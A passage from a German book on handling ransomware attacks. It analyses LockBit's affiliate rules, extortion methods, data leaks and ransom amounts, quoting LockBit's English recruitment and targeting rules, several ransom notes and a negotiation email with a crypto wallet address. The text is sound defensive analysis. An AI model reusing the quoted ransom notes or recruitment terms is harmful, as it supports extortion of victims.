REvil	7 Apr, 2021	37 MB/s	45M	3D 3H	No	121 KB	109790
BlackKingdom	23 Mar, 2021	32 MB/s	52M	3D 14H 40M	No	12460 KB	random extension
Avos	18 Jul, 2021	29 MB/s	59M	4D 2H	No	402 KB	79486

Abb. 4.9 Geschwindigkeitsvergleich Verschlüsselungstools von LockBit

(und die IT) wiederkommt. Die Verschlüsselung wird meist so im Netzwerk verteilt, dass jeder Rechner seine Daten selbst verschlüsselt, sodass alle Rechner des Unternehmens parallel an der Verschlüsselung arbeiten. Die Geschwindigkeit der Verschlüsselung hängt nur teilweise an der Effizienz der Programmierung. Um möglichst schnell zu sein, werden Dateien nur teilweise verschlüsselt. Um sicherzustellen, dass die Daten dennoch unbrauchbar sind, verwenden verschiedene Gruppen unterschiedliche Verfahren (siehe Abschn. 5.8.3.1). Bei einigen wenigen Datenformaten (z. B. inkrementellen Backups) können in der Forensik manchmal Teile der Daten wiederhergestellt werden.

4.3.3 Regeln für Affiliates

Es folgen die Regeln des Affiliate-Programms. LockBit fordert von seinen Partnern Vertragstreue gegenüber den Opfern, wenn etwas versprochen wird, muss es gehalten werden. Außerdem ist es den Affiliates durchaus erlaubt, gleichzeitig auch mit anderen Gruppen zusammenzuarbeiten. Allerdings will LockBit wissen, was ihnen dort besonders gefällt, um das eigene Toolkit entsprechend weiterzuentwickeln:

You must be active to work with our software package.

It is strictly forbidden to give access to the panel to other people. If you work with an affiliate, you may be given a sub-account with correspondence reading rights for your affiliate. You should be aware that your partner may turn out to be a mole or be arrested by the police at any moment.

It is forbidden not to fulfill agreements that you stated in chat before payment. For example, promising to give a file tree, and then not doing so.

It is imperative to download valuable information from every company you attack. If you can't bypass your firewall settings and you don't have the ability to download the information, then perhaps our proprietary StealBit Stealer can help you.

It is not forbidden to work with competitors, but be sure to report it and explain why and what you like from your competitors, we will implement any of your worthy wishes, we care very much about progress and constant development.

Der wichtigste Punkt im Regelwerk von LockBit sind die Regeln, welche Organisationen und Firmen angegriffen werden dürfen und welche nicht. Zum Beispiel dürfen Unternehmen der kritischen Infrastruktur nicht verschlüsselt werden, sehr wohl aber mit einem Datenabfluss erpresst werden. Firmen in den Ländern der ehemaligen Sowjetunion dürfen ebenfalls nicht angegriffen werden. Dies wird typischerweise in den Toolkits über die Sprach- und Tastatureinstellungen bereits abgefragt und das Toolkit funktioniert in diesen Ländern nicht. Non-Profit-Organisationen dürfen angegriffen werden: „Wer einen Computer hat, muss sich auch um dessen Absicherung kümmern.“ Dagegen gibt es bei medizinischen Einrichtungen komplexe Regeln abzuwägen, das Angreifen von Polizeibehörden wird ausdrücklich empfohlen:

It is illegal to encrypt files in critical infrastructure, such as nuclear power plants, thermal power plants, hydroelectric power plants, and other similar organizations. Allowed to steal data without encryption. If you can't figure out if an organization is a critical infrastructure, ask your helpdesk.

The oil and gas industry, such as pipelines, gas pipelines, oil production stations, refineries, and other similar organizations are not allowed to be encrypted. It is allowed to steal data without encryption.

It is forbidden to attack the post-Soviet countries such as: Armenia, Belarus, Georgia, Kazakhstan, Kyrgyzstan, Latvia, Lithuania, Moldova, Russia, Tajikistan, Turkmenistan, Uzbekistan, Ukraine and Estonia. This is due to the fact that most of our developers and

partners were born and grew up in the Soviet Union, the former largest country in the world, but now we are located in the Netherlands.

It is allowed to attack non-profit organizations. If an organization has computers, it must take care of the security of the corporate network.

It is allowed to attack any educational institutions as long as they are private and have a revenue.

It is allowed to very carefully and selectively attack medical related institutions such as pharmaceutical companies, dental clinics, plastic surgeries, especially those that change sex and force to be very careful in Thailand, as well as any other organizations provided that they are private and have rhubarb. It is forbidden to encrypt institutions where damage to the files could lead to death, such as cardiology centers, neurosurgical departments, maternity hospitals and the like, that is, those institutions where surgical procedures on high-tech equipment using computers may be performed. It is allowed to steal data from any medical facilities without encryption, as it may be a medical secret and must be strictly protected in accordance with the law. If you can't pinpoint whether or not a particular medical organization can be attacked, contact the helpdesk.

It is very commendable to attack police stations and any other law enforcement agencies that are engaged in finding and arresting hackers, they do not appreciate our useful work as a pentest with postpaid and consider it a violation of the law, we should show them that a competent computer network setup is very important and write a fine for computer illiteracy.

It is allowed to attack government organizations, only with revenue.

4.3.4 Aufnahmekriterien

Als Nächstes erläutert LockBit die Regeln für die Sicherheitsüberprüfungen der Kandidaten:

Every candidate to join our affiliate program should understand that we are constantly trying to be hacked and harmed in some way. This is why we pay a lot of attention to the candidates who join our partnership program. When joining, a lot of factors are taken into consideration, such as the reputation on the forums, the team composition, evidence of work with other affiliate programs, your wallet balance, the amount of previous payments and much more. You can also join our team by a guarantee of our partners, who are already active and time-tested.

After many years of experience, we concluded that the most effective way to test a candidate for accession is a deposit. When you join, you deposit 1 bitcoin in our wallet, in fact, this amount is an advance and will be used at your subsequent payments as payment for our 20 % share. For example, the company paid you a ransom for decrypting 100 bitcoins, you have to transfer a share of 20 bitcoins to us, but thanks to the deposit you made when you joined, the amount of the share paid will be 19 bitcoins. This procedure is required only once, only when you join the affiliate program. The deposit weeds out insecure newbies,

cops, FBI agents, journalists, white haters, web pentesters, competitors, and other small rodent pests. The deposit amount may be reduced or not required at all, depending on what reputation you have and what information you can provide about yourself. For those who are afraid to trust us with their money and think that we are scammers, it is possible to carry out this procedure through a guarantor, any reputable forum, in this case, you make a deposit on the balance of the forum, where we describe the conditions of the deposit, which are very simple, for example, if you can not earn 5 bitcoins in a month, then your deposit goes to us.

Please, be understanding with such a careful attitude to your candidacy, because you personally would not be very pleased if your newly encrypted company was decrypted for free by the FBI thanks to some person who easily gained access to the panel and made a masterful hack of our servers using zero-day vulnerabilities.

Natürlich fordert LockBit einige Informationen von seinen Affiliates. Diese Informationen sind nicht alle notwendig, aber empfohlen, wenn man mit LockBit zusammenarbeiten will:

1. Links to your profiles on various hacker forums – the older your account, the better.
2. Describe your experience with other affiliate programs, preferably with some evidence, such as screenshots and transactions that show your payouts.
3. Show your balance in cryptocurrency at the moment.
4. Explain the reasons why you left another affiliate program and want to work with us.
5. Tell about the current accesses you have and are ready to attack immediately after joining us. It is recommended to prove yourself immediately after joining – the sooner you get the first payment, the less doubt will be cast on your identity.
6. It is desirable to have already downloaded information for the blog from the intended target for the attack and provide evidence of the existence of this information, such as screenshots, file tree or access to these files.
7. Ask your friends or acquaintances who already work with us to vouch for you.
8. Request a bitcoin or monero wallet to make a deposit, in case you are confident in your abilities and ready to earn millions of dollars with us.

4.3.5 Vorteile eines RaaS-Dienstleisters

Zu guter Letzt detailliert LockBit sein Selbstverständnis und liefert damit einen guten Einblick, warum sich Angreifer entscheiden, in einer größeren Gruppe zu arbeiten bzw. einen RaaS-Dienstleister zu verwenden:

To summarize, the reasons why it is better to work with us:

LockBit brand – the whole planet knows about us, we are trusted by encrypted companies, we have shown everyone that it is safe to cooperate with us, we are responsible for our words,

we have never cheated anyone and always fulfill our agreements. Decrypter work, stolen data is deleted.

Stability: we have been working for 3 years, and no negative news regarding ransomware could scare and stop us, and so far we could not be caught by the FBI. If they couldn't catch us in 3 years, they probably never will, and we will keep working.

Probably the best software and the most extensive list of operating systems and architectures you can attack.

You negotiate and make all the decisions yourself.

Payments to your wallet: there is no way we can cheat you and commit exit scams, as many affiliate programs have done and will continue to do. In addition, in 3 years we have earned a lot of money, so much so that there is no point in ruining your reputation because of some insignificant amount of a few million dollars.

We store stolen company data for as long as possible on our blog so that companies are afraid to allow leaks and pay for stolen data if there are backups and there is no need to pay for a decrypter.

We have no payout limits – you can encrypt RDP individuals or companies with any income level, any payout is nice for us – both \$5,000,000 and \$50 million, because we love our work and the process itself, and money is just a nice addition.

The best anti-ddos protection and a lot of mirrors, stability of communication with companies is very important for getting payouts.

Possibility to create private chats for secret communication with Recovery companies: it is very useful to keep secrecy of correspondence and avoid disrupting negotiations.

Decrypter security: the maximum protection for decrypters allows you to be sure that your company will not be decrypted for free due to any vulnerabilities in the web panel.

Bug bounty program: we understand that there is always a possibility of zero-day vulnerability attacks and we fight this threat with all possible means.

4.3.6 Schwankender Organisationsgrad in der Szene

LockBit ist ein gutes Beispiel für einen hohen Organisationsgrad einer sehr aktiven Gruppe (pro Tag kommen 4–10 neue Opfer hinzu). Aber nicht die gesamte Ransomware-Szene ist so organisiert. Neben neuen Gruppen, von denen kaum mehr als der Name und 2–3 Berichte von Opfern bekannt sind, gibt es auch alte Gruppen, die pro Jahr einige wenige Angriffe durchführen und damit stabil Geld verdienen. Ein Beispiel hierfür wäre die Cuba-Gruppe, die 2019 das erste Mal in Erscheinung trat (siehe Abb. 4.10).

Und dann gibt es Gruppen, an deren Professionalität man durchaus zweifeln darf, wie der Verhandlungsschat in Abb. 4.11 zeigt. In diesem Fall hat das Opfer nach einer Probeentschlüsselung gefragt. Die Kommunikation erfolgte per Mail an den Verhandlungsführer der Täter („volkzidonov“). Dieser hat offensichtlich Rückfrage gehalten und den eigentlichen Angreifer gefragt „*bro, how to decrypt and how much?*“. Der hat sofort mit einer




Abb. 4.10 Darknet-Seite der Cuba-Ransomware-Gruppe

sauberen Forderung geantwortet, die der Verhandlungsführer dann einfach zwei Tage liegen gelassen hat, bevor er den ganzen E-Mail-Verlauf einfach mit dem Kommentar „*I have reply*“ an das Opfer weitergeleitet hat.

Nicht nur die Tatsache, wie viele Informationen die Täter dabei preisgegeben haben, auch die technischen Details dieses Falls haben gezeigt, dass das nicht unbedingt die A-Liga der Ransomware-Gruppen war. Allerdings ist die A-Liga der Ransomware-Gruppen auch nicht wirklich groß. Die meisten der Gruppen stecken technisch und organisatorisch bestenfalls in der B-Liga fest. Und auch die Klassen darunter sind gut gefüllt mit Gruppen, die dennoch immer wieder erfolgreich sind. Dies mag daran liegen, dass die Verteilung auf der Seite der sich verteidigenden Unternehmen nicht so viel anders ist.

Im Fall der Fälle ist es wichtig zu wissen, welche Gruppe man vor sich hat. Dies gibt nicht nur Aufschlüsse über deren technisches Vorgehen, sondern auch über die Art und Weise, wie Verhandlungen zu führen sind. Kap. 7 erläutert, wie man diese Identifikation vornimmt.

4.4 Erpressungsmethodik

Die Erpressungsmethoden und Forderungshöhen variieren zwischen den Gruppen. Allerdings hat sich ein gewisser „State of the Art“ herausgebildet. Der wichtigste Unterschied ist die Art der Erpressung. Einige Gruppen verschlüsseln klassisch die IT-Systeme, leiten

Gesendet: Montag, 13. Oktober 2022 um 16:19 Uhr

Von: volkzidonov@cock.li

An: mailadresse@corporate-trust-verhandlungsteam

Betreff: Re: help

I have reply.

On 2022-10-11 19:45, volkzidonov@cock.li wrote:

> Dear
> First of all, thank you for contact us, we're sorry to attack your
> company, we are a mature and integrity team. We hope to reach an
> agreement with you with the fastest speed to solve this case. If you
> have any questions, you can tell us, we are willing to communicate
> with you with the greatest sincerity.
> Please buy \$510,000(usd) worth of ETH to send to our wallet address.
> ETH address:0x282dC843E849914082Ec54c494a6D65738568979
> After we receive ETH, I will send all the passwords to you. We randomly
> generate a password for each server, each password is only taken
> effect on one server. AES encryption is the most advanced encryption
> algorithm in the world, without anyone can crack. Even the US FBI and
> the Ministry of Defense cannot be decrypt. Please don't try scan disk
> or recovery. This will make data damage, once the data is damaged,
> even if you pay the ETH, I can't restore the data. Data will be
> permanently lost.
>
> In addition, we will provide you with test password. Decrypt software:
> C:\crypt\bcfmgr.exe
> Select the volume and click "decrypt volume". Enter the password to
> decrypt.
>
> SERVER-TEST-005 192.168.12.130 abcdefgh
> VMWARE_99-2021 192.168.12.132 E:\abcdefgh
> KLZSRV32-TEST 192.168.12.155 abcdefgh
> KLZSRV19 192.168.12.54 abcdefgh
>
> On 2022-10-11 15:27, kluke01 wrote:
>> bro , how to decrypt and how much ?
>>
>> Please contact: volkzidonov@cock.li
>> spare email: volkzidonov@morde.org
>> Your identity code: XdM5FGoro1Tj
>>
>> kluke01
>>
>> kluke01@126.com

Abb. 4.11 Interner Mailverkehr einer kleineren Ransomware-Gruppe

aber keine Daten aus („encryption only“). Die meisten größeren Gruppen verwenden derzeit eine doppelte Erpressung („double extortion“) mit Verschlüsselung und der Drohung einer Datenveröffentlichung. Einige wenige Gruppen leiten nur Daten aus („exfiltration only“). Seit 2022 wird die Erpressung in einigen seltenen Fällen durch die Drohung eines erneuten Angriffs oder eines DDoS-Angriffs im Falle einer Nichterfüllung der Forderungen ergänzt. In den letzten Jahren sieht man auch manchmal die Drohung, die gestohlenen

Daten zu analysieren und Geschäftspartner und Kunden darauf aufmerksam zu machen. Kommen solche Drohungen hinzu, spricht man von einer dreifachen Erpressung („triple extortion“).

4.4.1 Verschlüsselung

Die Verschlüsselung einer ganzen Firma ist und bleibt das größte Drohpotenzial der Ransomware-Szene. Dabei taugt das Verfahren als Erpressung nur bedingt. Der Großteil des Schadens entsteht vor der Forderungserfüllung. Die Betriebsunterbrechung ist bereits eingetreten, Mitarbeiter müssen nach Hause geschickt werden, Kunden können nicht bedient werden und der Angriff ist faktisch nicht geheim zu halten, eine Außenkommunikation ist also notwendig. Egal, ob man aus dem Backup wiederherstellen kann oder durch eine Bezahlung den Schlüssel bekommt, da das Netzwerk aber infiziert wurde, ist eine aufwendige Wiederherstellung (siehe Kap. 16) meist unumgänglich.

Die Frage, wie effektiv die Erpressung ist, hängt damit ganz essenziell vom Schadensausmaß ab. Die verschiedenen Gruppen agieren hier sehr unterschiedlich. Es gibt Fälle, in denen eine Niederlassung angegriffen wurde und die Täter in einem flachen Konzernnetz von mehreren tausend Rechnern nur die 200 Rechner der Domäne der Niederlassung verschlüsselt haben. In diesem Fall haben die Täter rein auf Ebene der Windows-Domäne angegriffen und keinerlei Scans auf Netzwerkebene durchgeführt. Damit war der Schaden gering, die Erpressung war erfolglos. Zudem gibt es Angreifer, die mit Domänenmitteln in die eigentlich per Firewall geschützten Produktionssegmente vordringen und dort nicht nur Windows-PCs, sondern auch Linux-Server und mit Linux gesteuerte Maschinen infizieren und verschlüsseln. Es gibt Angreifer, die das Backupsystem ausschalten oder mittels Bordmitteln mit einem Passwort versehen und dann zwei Wochen mit der Verschlüsselung warten, sodass das letzte funktionierende Backup sehr alt ist. Der Feststellung des Schadensausmaßes kommt im Rahmen der Sofortmaßnahmen eine wichtige Bedeutung zu (siehe Kap. 6).

Eine weitere Frage, wie effektiv die Erpressung ist, liegt im Opferunternehmen selbst begründet. Die Frage, wie gut die Notfallpläne bei IT-Ausfällen durchdacht sind, legt den Grundstein für das weitere Vorgehen. Es gibt Firmen (vor allem im Dienstleistungssektor), die ohne IT nicht arbeiten können. Vor allem im produzierenden Gewerbe sind aber oft Notfallpläne ohne IT-Unterstützung denkbar, wenn auch meist nicht vorgedacht. Oft können wichtige Wertschöpfungsprozesse auch ohne IT oder mit nur minimaler IT-Unterstützung weiterlaufen. Dennoch ist die Verschlüsselung der IT oft fatal, weil Unterstützungsprozesse wegfallen, für die im Notfallplan keine Alternativen vorgedacht wurden:

- Der Wertschöpfungsprozess der Colonial Pipeline ist die Versorgung der US-Ostküste mit Benzin. Der Ransomware-Angriff hat die für diesen Transport notwendigen Systeme nicht betroffen. Allerdings war das Abrechnungssystem verschlüsselt, sodass nicht mehr kontrolliert werden konnte, wer wie viel Benzin liefert bekam. Deshalb wurde der Transport eingestellt.
- Bei der Großfleischerei JBS (die mit 78.000 Mitarbeitern etwa 20 % des Fleischbedarfs der Welt deckt) wurde der Stopp der Produktion durch die Verschlüsselung der Systeme zur Chargennachverfolgung und Qualitätskontrolle ausgelöst.

Aber auch im kleineren deutschen Mittelstand trifft man es häufig, dass die Produktion durchaus schnell wieder läuft, Fragen der Anlieferlogistik („Wie kriege ich das Material für die Produktion?“) und der Auslieferlogistik („Wer hat welche Waren eigentlich bestellt und wo muss ich die jetzt hinliefern?“) aber vorerst nicht geklärt werden können. Ein weiteres Problem sind auch Systeme, die aus dem Backup nicht einfach wiederhergestellt werden können, wie ein chaotisches Hochregallager. Ein solches System mit einem Stand von vor 1–2 Tagen wiederherzustellen zieht zwangsläufig eine Inventur nach sich, die recht langwierig sein kann. Ähnlich ist es oft bei automatisierten Buchungs- und Rechnungsläufen, bei denen nach einer Wiederherstellung nicht klar ist, welche Buchungen und Rechnung schon bei den Partnern angekommen sind und welche nicht.

4.4.2 Datenveröffentlichung

Die Täter leiten zwischen einigen wenigen Megabyte bis zu einstelligen Terabyte Daten aus. Besonderes Augenmerk liegt erfahrungsgemäß auf folgenden Datenkategorien:

- Persönliche, datenschutzrelevante Daten – häufiges Ziel sind die Ablagen der Personalabteilung, Ausweiskopien oder Unterschriftenproben.
- Daten der Manager, die im Impressum genannt werden (Vorstände und Aufsichtsräte). Insbesondere deren E-Mail-Postfächer, persönliche Laufwerke oder Managementlaufwerke.
- Finanzdaten, die Rückschlüsse auf die aktuelle Geschäftstätigkeit des Unternehmens zulassen. Kundenlisten, Preislisten und finanzielle Auswertungen zwischen den Geschäftsbereichen sind gute Beispiele.
- Daten, die Stichwörter wie „confidential“, „research“ oder „development“ enthalten.

Die Angreifer beschäftigen sich zum Zeitpunkt des Datenklausus normalerweise nicht mit dem Geschäftszweck des Unternehmens. Es ist daher nicht unüblich, dass hochkritische Daten nicht gestohlen werden, obwohl die Angreifer Zugriff darauf gehabt hätten. Für

einen technisch gut ausgebildeten Angreifer, der nur die technischen Parameter des Netzwerks kennt (Anzahl Computer, Name der Domäne etc.) ist meist nicht klar, wie das Unternehmen wirtschaftlich „tickt“ und welche Datenkategorien hochvertraulich sind.

Die Daten zeigen oft technische Details, die für ein Unternehmen sehr peinlich sein können, weil sie zeigen, dass die Infrastruktur so veraltet war, dass einem Angriff wenig entgegenzusetzen war (siehe Abb. 4.12).

Der Hauptteil der zum Download angebotenen Daten besteht jedoch in Archiven von Serverlaufwerken. Die Angreifer wählen einige Serverlaufwerke oder Unterverzeichnisse von Laufwerken. Diese werden dann frei für jedermann zum Download im Darknet angeboten (siehe Abb. 4.13).

Bei einem Angriff der „Vice Society“ auf einen Landkreis wurden unter anderem die Verzeichnisse „Finanzen, Orga, Personal“, „Finanzen_Kasse_Beteiligungen“, „Management Reports“, „Kämmerertagung“, „Zensus_2021“, „personal/Persönliches, Privates“ und die Postfächer von einigen E-Mail-Accounts sowie etliche weitere Verzeichnisse im Darknet veröffentlicht. Darunter findet sich auch ein Unterverzeichnis „Passwörter“ mit den Daten für diverse kommunale Portale, aber auch Twitter-, Instagram- und Amazon-Business-Zugängen. Es ist essenziell, hier einen Informationsvorsprung zu haben, um Betroffene zielgerichtet informieren zu können, aber auch z. B. Passwörter ändern zu können. Damit verlieren Teile der Informationen deutlich an Wert. Es kann daher Sinn ergeben zu versuchen, die Veröffentlichung so lange wie möglich hinauszögern (siehe Kap. 11).

Was man hingegen nicht hinauszögern kann, sind die Meldepflichten z. B. nach DSGVO, GDPR, da diese meist mit Zeiträumen hinterlegt sind (siehe Abschn. 14.2).

NB	44.12 Windows Server 2019 Standard
HA	214.12 Windows Server 2019 Standard
KII	114.12 Windows Server 2019 Standard
HH	Windows 2000 Server
PS	16.47 Windows Server 2003
PS	16.48 Windows Server 2003
HH	Windows Server 2003
PS	16.107 Windows Server 2003
BW	Windows Server 2003
EA	Windows Server 2008 HPC Edition
H0	Windows Server 2008 R2 Enterprise
H0	2.21 Windows Server 2008 R2 Enterprise

Abb. 4.12 Auszug einer Leakseite eines Black-Basta-Angriffs Mitte 2022

<u>File Name ..</u>	<u>File Size ..</u>	<u>Date ..</u>
<u>Parent directory/</u>	-	-
<u>AT ..S.tar</u>	8.0 GiB	2022-Apr-22 20:25
<u>BS ..tar</u>	631.9 MiB	2022-Apr-22 20:31
<u>CN1G ..FS.tar.gz</u>	5.4 GiB	2022-Apr-22 20:37
<u>H0 ..tar</u>	35.2 GiB	2022-Apr-23 08:05
<u>H0 ..tar</u>	530.0 KiB	2022-Apr-23 08:26
<u>HG ..tar</u>	1.2 GiB	2022-Apr-23 08:27
<u>HH ..FS.rar</u>	25.9 GiB	2022-Apr-23 17:02
<u>HH ..FS.tar</u>	525.8 MiB	2022-Apr-23 08:49
<u>HK ..1FS.tar</u>	2.5 GiB	2022-Apr-23 08:52
<u>HR ..FS.tar</u>	5.4 GiB	2022-Apr-23 09:01
<u>ID ..FS.tar</u>	2.0 GiB	2022-Apr-23 09:04
<u>KW ..FS.tar</u>	5.4 GiB	2022-Apr-23 09:21
<u>MA ..FS.tar</u>	2.9 GiB	2022-Apr-23 09:31
<u>MY ..1FS.tar</u>	2.1 GiB	2022-Apr-23 11:15
<u>OS ..S.tar</u>	87.6 MiB	2022-Apr-23 11:17
<u>SK ..S.tar</u>	23.0 GiB	2022-Apr-23 11:30
<u>SL ..S.tar</u>	3.4 GiB	2022-Apr-23 11:36
<u>TW ..1FS.tar</u>	2.8 GiB	2022-Apr-23 11:37
<u>VH ..tar</u>	5.3 GiB	2022-Apr-23 11:40
<u>cn ..s.tar</u>	28.4 GiB	2022-Apr-22 20:58

Abb. 4.13 Liste von Servernamen mit Größe zum Download (Black Basta)

Während die Kommunikation mit und die Meldung an die Datenschutzaufsicht überwiegend recht kooperativ verläuft, ist dies bei den Kunden und Partnern nicht immer so. Die in den NDAs, Geheimhaltungs- und sonstigen Verträgen vereinbarten Pflichten sind oft mit Vertragsstrafen bewährte. Dies ist im Falle einer Datenveröffentlichung zu prüfen, allerdings sind die ganzen Verträge meist nur auf einem der jetzt gerade verschlüsselten Laufwerke gespeichert.

Im Umgang mit der Drohung einer Datenveröffentlichung gibt es viele Möglichkeiten, die im Detail in den Kap. 11, 12 und 13 behandelt werden. Wird der Forderung nachgekommen und ein Lösegeld bezahlt, ist mit höchster Wahrscheinlichkeit keine Veröffentlichung von Daten zu befürchten. Vornehmlich senden die Angreifer ein Schriftstück, in dem sie die Lösung der Daten auf ihrer Seite bestätigen (was auch immer das wert ist). Zahlt man nicht, ist eine Veröffentlichung der Daten fast sicher. Die größte Schwierigkeit ist, dass in der eigenen (größtenteils verschlüsselten) IT keine Möglichkeit besteht, genau herauszufinden, welche Daten die Angreifer erbeutet haben. Der einzige Weg, dies halbwegs sicher zu erfahren, liegt in der Kommunikation mit den Erpressern. Genau diese Information ist jedoch für die Entscheidung wichtig, wie man weiter vorgehen will. Wie relevant sind die kopierten Daten? Welcher wirtschaftliche Schaden für das eigene Unternehmen, aber auch für Kunden und Lieferanten kann entstehen?

Andererseits gibt es auch Firmen, bei denen die gespeicherten Informationen nicht wirklich relevant sind. Insbesondere im produzierenden deutschen Mittelstand findet man immer wieder Firmen, denen ein Diebstahl aller Informationen nur ein müdes Lächeln entlockt. Bemerkungen wie „Das ist alles kein Hexenwerk“, „Das weiß doch sowieso jeder, der es wissen will“ sind immer wieder zu hören. Es hängt hier also offensichtlich stark vom eigenen Geschäftszweck ab, wie gut diese Erpressungsmasche verfängt.

Einige Gruppen drohen recht offen damit, bei Nichtzahlung die Daten zu analysieren und die Geschäftspartner und Kunden anzuschreiben. In diesem Schreiben werden dann die Daten aufgezeigt, denen die Veröffentlichung droht. Es wird darauf hingewiesen, dass das Unternehmen offensichtlich nicht bereit ist, für den Schutz dieser Daten Geld auszugeben. Einer solchen Drohung kann am besten mit einer offenen Informationspolitik begegnet werden (siehe Kap. 13).

4.4.3 Erneuter Angriff

In letzter Zeit sieht man manchmal eine Drohung mit einem erneuten Angriff bzw. einer DDoS-Attacke im Falle einer Nichtzahlung. Grundsätzlich ist eine solche Drohung ernst zu nehmen, bei einer Wiederherstellung der IT muss aber in jedem Fall darauf geachtet werden, dass zum einen alle Passwörter geändert und zum anderen alle Angriffsflächen abgesichert werden. Bei der Frage, ob bezahlt werden muss oder nicht, spielt diese Drohung meist keine Rolle. Als Beispiel zeigt Abb. 4.14 ein Erpresserschreiben der Gruppe „DataLeak“, die (bisher) nur Daten stiehlt, aber nicht verschlüsselt, dafür aber mit destruktiven Maßnahmen droht.

*Your sensitive data has been stolen by us.
If you don't contact us within three days, we will start leaking data
on the dark web.
We stole all your file servers and databases while persisting on your
network.
If you don't reply, we will use destructive software next time.*

*You need to download the tor browser to access the leak site.
Tor browser download: <https://www.torproject.org/>*

leak site: <http://woqjumaaXXXlcjlad.onion>

*You can contact us using tox. <https://tox.chat/>
tox id: XX21D20XXX629XX*

Abb. 4.14 Ransomnote DataLeak

4.4.4 Erpressungssummen

Seit einigen Jahren nennt kein Angreifer mehr einen Betrag im Erpressungsschreiben. Der Betrag ist Verhandlungssache (siehe Abb. 4.15).

Die Höhe der Forderung hängt von zwei Faktoren ab. Zum einen bewerten die Angreifer, wie gut der Angriff gelaufen ist. Konnte das Backup mitverschlüsselt werden? Konnte die Verschlüsselung vollständig durchgeführt werden? Wie viele und welche Daten konnten entwendet werden? Zum anderen bewerten die Angreifer das Unternehmen. Wie groß war das Netzwerk? Wie bekannt ist der Name? Welche Branche? Einige Gruppen analysieren sogar die entwendeten Daten, um die Zahlungsfähigkeit des Unternehmens zu beurteilen (siehe Abb. 4.16).

Die Strategie der Täter ist es, eine Erpressungssumme zu fordern, die vom Unternehmen grundsätzlich bezahlt werden kann, aber an der Schmerzgrenze liegt. Wenn also der Vorstand sagt: „Die Summe ist zu hoch und ich will die nicht bezahlen – aber ich könnte es“, dann haben die Erpresser alles richtig gemacht. Die anfänglichen Forderungen liegen typischerweise bei 10–20 % des Vorjahresgewinns des Unternehmens. Oft werden die Verhandlungen auf Täterseite von Verhandler geführt, die mit dem technischen Angriff nichts zu tun haben. Dies ist wichtig in der Täteransprache. Die Verhandler präsentieren sich als unbeteiligte Mittler, die dem Unternehmen nur helfen wollen, die IT wieder zu entschlüsseln.

Your network has been penetrated.
All files on each host in the network have been encrypted with a strong algorythm.
Backups were either encrypted or deleted or backup disks were formatted.
We exclusively have decryption software for your situation.
DO NOT RESET OR SHUTDOWN – files may be damaged.
DO NOT RENAME the encrypted files.
DO NOT MOVE the encrypted files.
This may lead to the impossibility of recovery of the certain files.

To get info(pay-to-decrypt your files) contact us at:
[REDACTED]@protonmail.com
or
[REDACTED]@tutanota.com

BTC wallet:
[REDACTED]

To confirm our honest intentions.
Send 2 different random files and you will get it decrypted.
It can be from different computers on your network to be sure we decrypts everything.
Files should have .LOCK extension of each included.
2 files we unlock for free.

Abb. 4.15 RYUK Ransomnote




Abb. 4.16 Auszug aus einem Verhandlungsschat

